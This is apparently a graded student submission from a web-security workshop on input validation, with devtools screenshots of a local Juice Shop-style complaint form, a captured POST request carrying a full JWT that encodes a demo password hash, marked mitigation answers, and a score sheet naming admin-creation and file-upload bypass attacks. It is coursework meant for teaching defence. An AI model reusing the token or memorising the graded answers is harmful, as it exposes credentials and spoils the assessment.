
```
▸<app-welcome _ngcontent-hao-c243 _nghost-hao-c242>…</app-welcome>
 <router-outlet _ngcontent-hao-c243></router-outlet>
▾<app-complaint _nghost-hao-c168 class="ng-star-inserted">
  ▾<div _ngcontent-hao-c168 fxlayoutalign="center" style="place-content: stretch center; ali
  gn-items: stretch; flex-direction: row; box-sizing: border-box; display: flex;"> flex
    ▾<mat-card _ngcontent-hao-c168 class="mat-card mat-focus-indicator mat-elevation-z6">
       <h1 _ngcontent-hao-c168 translate>Complaint</h1>
      ▸<div _ngcontent-hao-c168 class="confirmation">…</div>
       <!---->
       <!---->
      ▾<div _ngcontent-hao-c168 id="complaint-form" class="form-container"> flex
        ▸<mat-form-field _ngcontent-hao-c168 appearance="outline" color="accent" class="mat-f
        orm-field ng-tns-c123-20 mat-accent mat-form-field-type-mat-input mat-form-field-appe
        arance-outline mat-form-field-can-float mat-form-field-has-label mat-form-field-disab
        led ng-untouched ng-pristine mat-form-field-should-float">…</mat-form-field>
        ▸<mat-form-field _ngcontent-hao-c168 appearance="outline" color="accent" class="mat-f
        orm-field ng-tns-c123-21 mat-accent mat-form-field-type-mat-input mat-form-field-appe
        arance-outline mat-form-field-can-float mat-form-field-has-label mat-form-field-hide-
        placeholder ng-untouched ng-pristine ng-invalid">…</mat-form-field>
        ▾<div _ngcontent-hao-c168 style="margin-top: 15px;">
          ▸<label _ngcontent-hao-c168 for="file" translate>…</label>
           <input _ngcontent-hao-c168 ng2fileselect id="file" type="file" accept=".pdf,.zip,.
           txt" aria-label="Input area for uploading a single invoice PDF or XML B2B order fi
           le or a ZIP archive containing multiple invoices or orders<!---->" style="margin-l
           eft: 10px;">
         </div>
       </div>
…    ▾<button _ngcontent-hao-c168 type="submit" id="submitButton" mat-raised-button color="p
     rimary" aria-label="Button to send the complaint" class="mat-focus-indicator mat-raised
     -button mat-button-base mat-primary cdk-focused cdk-touch-focused"> == $0
        ▸<span class="mat-button-wrapper">…</span>
         <div matripple class="mat-ripple mat-button-ripple"></div>
         <div class="mat-button-focus-overlay"></div>
       </button>
     </mat-card>
   </div>
 </app-complaint>
 <!---->
</mat-sidenav-content>
<!---->
</mat-sidenav-container>
</div>
</app-root>
<script src="runtime-es2015.js" type="module"></script>
<script src="runtime-es5.js" nomodule defer></script>
<script src="polyfills-es5.js" nomodule defer></script>
<script src="polyfills-es2015.js" type="module"></script>
<script src="vendor-es2015.js" type="module"></script>
<script src="vendor-es5.js" nomodule defer></script>
```

… button#submitButton.mat-focus-indicator.mat-raised-button.mat-button-base.mat-primary.cdk-focused.cdk-touch-fo …

```
element.style {
}
#submitButton[_ngcontent-hao-c168] {                 <style>
   margin-left: 20%;
   margin-top: 30px;
   width: 60%;
}
.mat-card>:last-child:not(.mat-card-                 <style>
footer), .mat-card-content>:last-
child:not(.mat-card-footer) {
   margin-bottom: 0;
}
.bluegrey-lightgreen-theme .mat-             styles.css:12
raised-button:not([class*=mat-
elevation-z]) {
   box-shadow:
      0 3px 1px -2px rgb(0 0 0 / 20%),
      0 2px 2px 0 rgb(0 0 0 / 14%),
      0 1px 5px 0 rgb(0 0 0 / 12%);
}
.bluegrey-lightgreen-theme .mat-             styles.css:12
fab.mat-primary, .bluegrey-
lightgreen-theme .mat-flat-button.mat-primary,
.bluegrey-lightgreen-theme .mat-mini-fab.mat-
primary, .bluegrey-lightgreen-theme .mat-raised-
button.mat-primary {
   background-color: #d50000;
}
.bluegrey-lightgreen-theme .mat-             styles.css:12
fab.mat-accent, .bluegrey-
lightgreen-theme .mat-fab.mat-primary,
.bluegrey-lightgreen-theme .mat-fab.mat-warn,
.bluegrey-lightgreen-theme .mat-flat-button.mat-
accent, .bluegrey-lightgreen-theme .mat-flat-
button.mat-primary, .bluegrey-lightgreen-theme
.mat-flat-button.mat-warn, .bluegrey-lightgreen-
theme .mat-mini-fab.mat-accent, .bluegrey-
lightgreen-theme .mat-mini-fab.mat-primary,
.bluegrey-lightgreen-theme .mat-mini-fab.mat-
warn, .bluegrey-lightgreen-theme .mat-raised-
button.mat-accent, .bluegrey-lightgreen-theme
.mat-raised-button.mat-primary, .bluegrey-
lightgreen-theme .mat-raised-button.mat-warn {
   color: #fff;
}
.bluegrey-lightgreen-the
fab, .bluegrey-lightgree
.mat-flat-button, .blueg
.mat-mini-fab, .bluegrey
raised-button {
   ~~color: #fff;~~
   ~~background-color: #424242;~~
```

Screenshot 2022-01-26 at 7.59.40 AM.png

Download



localhost:3000/#/complain
Dimensions: Res… 383 × 734 100%
Elements Console Sources Network Performance Memory Application Security Lighthouse
Preserve log Disable cache No throttling
Name
Complaints/
whoami
2 requests 796 B tran
Headers Payload Preview Response Initiator Timing Cookies

Complaint

Customer support will get in touch with you soon!
Your complaint reference is #11

Customer: demo

Message

Max. 160 characters 0/160

Invoice: Choose file No file chosen

Submit

```
▼ General
Request URL: http://localhost:3000/api/Complaints/
Request Method: POST
Status Code: 201 Created
Remote Address: [::1]:3000
Referrer Policy: strict-origin-when-cross-origin
▼ Response Headers    View source
Access-Control-Allow-Origin: *
Connection: keep-alive
Content-Length: 164
Content-Type: application/json; charset=utf-8
Date: Wed, 26 Jan 2022 12:58:42 GMT
ETag: W/"a4-W9271uHwqRzVvPaRzHhfji4YLzg"
Feature-Policy: payment 'self'
Location: /api/Complaints/11
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
▼ Request Headers    View source
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInVzZXJuYW1lIjoiIiwiZW
1haWwiOiJkZW1vIiwicGFzc3dvcmQiOiJmZTAxY2UyYTdmYmFjOGZhZmFlZDdjOTgyYTA0ZTIyOSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwib
GFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIi
LCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0wMS0yNiAwMDozMToyOS40MDMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0wMS0yNiAwMDozMToyOS4
0MDMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjQzMjAxODEzLCJleHAiOjE2NDMyMTk4MTN9.w3QOhVzFJaUlkQMQeljZqWFWRA2-zal-W_6yCYjAt
PSnt89iXRATQ4GfqlvM4gKKrWqsOsmuoziCyuoJyqwhzVHPHlI1WRunRs3wJpjoR7vDReIK4PVmlYnOlrveCPyNJcwnA_B5ys6ZiY2Zk63gj1hskrZ1EozZ4HyhDOZs
ZXs
```

Q4 Mitigation Techniques

16 Points

Which of the following techniques could be used to mitigate the risk associated with the `Not yet a customer?` form? Mark ALL that apply.

☑ check the user role on the server-side and reject non-customer user types

☐ allow users to select the role from a drop-down menu on the form

☑ do not include a "role" parameter as part of the API endpoint

Workshop 4: Other Input Validation Vulnerabilities

● GRADED

GROUP

Varun Kumar Veginati
Vishnu Challa

Srujan Ponnur

✎ View or edit group

TOTAL POINTS

100 / 100 pts

QUESTION 1

	Study Group Information	**0** / 0 pts

QUESTION 2

	Create an Admin User	**42** / 42 pts
2.1	Steps	**21** / 21 pts
2.2	Attack	**21** / 21 pts

QUESTION 3

	Upload Non-PDF/ZIP File	**42** / 42 pts
3.1	Steps	**21** / 21 pts
3.2	Attack	**21** / 21 pts

QUESTION 4

	Mitigation Techniques	**16** / 16 pts